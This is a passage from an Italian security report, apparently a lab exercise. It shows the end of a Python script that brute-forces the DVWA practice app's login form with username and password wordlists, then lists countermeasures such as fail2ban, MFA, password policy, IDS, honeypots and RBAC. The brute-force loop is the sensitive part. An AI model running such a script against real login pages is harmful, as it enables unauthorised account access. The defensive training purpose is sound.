    start = time.time()
    with open(username_file) as f:
        usernames = f.read().splitlines()
    with open(password_file) as f:
        passwords = f.read().splitlines()
    attempts = 0
    print("\nBrute force in corso con le seguenti coppie di username - password\n")
    for user in usernames:
        for password in passwords:
            print(f'{user} - {password}')
            attempts += 1

            browser.select_form('form[action="#"]')
            browser["username"] = user
            browser["password"] = password
            response = browser.submit_selected()

            if "Welcome to the password protected area" in response.text:
                print(f"\nAccesso riuscito con {user} - {password}")
                end = time.time()
                print(f'\nNumero di tentativi prima di trovare user e password:  {attempts}')
                print(f'- Tempo impiegato: {end-start:.2f} secondi')
                return
            else:
                browser.follow_link('vulnerabilities/brute/')
# [END] BRUTEFORCE ROUTINE
brute_force()
```

***Figura 9**. Programma in Python per brute force su DVWA*



Figura 10. Esecuzione del programma per brute force su DVWA

CONTROMISURE DA ADOTTARE PER RIDURRE I RISCHI DELLA COMPAGNIA:

MODALITÀ DI INGRESSO IN AZIENDA:

- **Tornelli d'entrata** con **autenticazione tramite badge aziendale personalizzato con codice QR** per amministratori e personale dipendente;
- I **visitatori esterni** dovranno recarsi alla reception all'ingresso e aspettare un dipendente aziendale che possa accompagnarli all'interno degli uffici aziendali e consegnarli un **badge visitatore**.

SICUREZZA FISICA:

- **Video sorveglianza**;
- **Server Room**: il server dovrà avere una sala dedicata chiusa con meccanismi di sicurezza (autenticazione con badge aziendale e codice di sicurezza comunicato solo al personale autorizzato);
- **Allarmi di intrusione.**

DISPOSITIVI DI SICUREZZA DELLA RETE:

- **Firewall**: (così come da design di rete) in modo da garantire un buon sistema di controllo degli accessi e del traffico;
- **HoneyPot:** (così come da design di rete) trappola per gli hacker, sfrutterà il loro tentativo di intrusione per ottenere informazioni sui cybercriminali e sul modo in cui operano, distraendoli inoltre da altri bersagli;
- **IDS:** (così come da design di rete): La sua funzione è quella di rilevare tempestivamente accessi non autorizzati ai computer o alle reti locali, identificando le minacce informatiche.

SOFTWARE/TOOL:

- **Antivirus**: evitare antivirus gratuiti ed acquistare antivirus aziendali in grado di effettuare scansioni in real-time e proteggere i pc da software dannosi;

- **Fail2ban:** valida contromisura contro gli attacchi brute force, potrà infatti riconoscere e bannare automaticamente gli IP troppo invadenti. Parametri → 5 tentativi di login e 20 minuti di BAN;
- **VPN:** permette all'azienda di connettere tra loro tutte le sedi e condividere informazioni in sicurezza, proteggendo i dati da occhi indiscreti. La protezione includerà anche gli utenti remoti che lavorano da casa o su device mobili che si connettono tramite hotspot o reti pubbliche.

CULTURA AZIENDALE:

Per le aziende è fondamentale preparare i **dipendenti** ad intervenire in caso di cyberattacks con **formazione di qualità, approfondita e aggiornata** riguardante la sicurezza informatica.
Sarebbe necessario creare **delle linee guida e delle policy di accesso**, in modo che ogni dipendente sappia con esattezza come proteggere le reti aziendali:

- **Password security policy**: nel nostro caso il dipendente aveva come username: admin e come password: password, scelte altamente pericolose in quanto le password dovrebbero rispettare tali requisiti:
    1. Lunghezza della password, di almeno 12 caratteri;
    2. Complessità password: almeno una lettera maiuscola, due numeri diversi e un carattere speciale (%&!*);
    3. Rarità della password: evitare ‘’Password’’ ‘’password1’’ ecc;
    4. Cambio password ogni 3 mesi.
- **Multi Factor Authentication:** incrementa il livello di sicurezza, aggiungendo un ulteriore metodo di verifica dell'identità all'interno del processo di login (PIN da ricevere sullo smartphone);
- **Phishing training:** aiuta a identificare e ridurre la suscettibilità dei dipendenti ai tentativi di phishing;

AUTORIZZAZIONE RBAC:

Controllo di accesso basato sui ruoli. Si assegneranno privilegi agli utenti in base al loro **ruolo**, rispettando il concetto <<**least privilege**>>, l'assegnazione del minimo privilegio necessario per svolgere il proprio lavoro.

ASSICURAZIONE:

Necessaria per tutelare il patrimonio aziendale dalle conseguenze (eventuali danni economici) di un attacco informatico.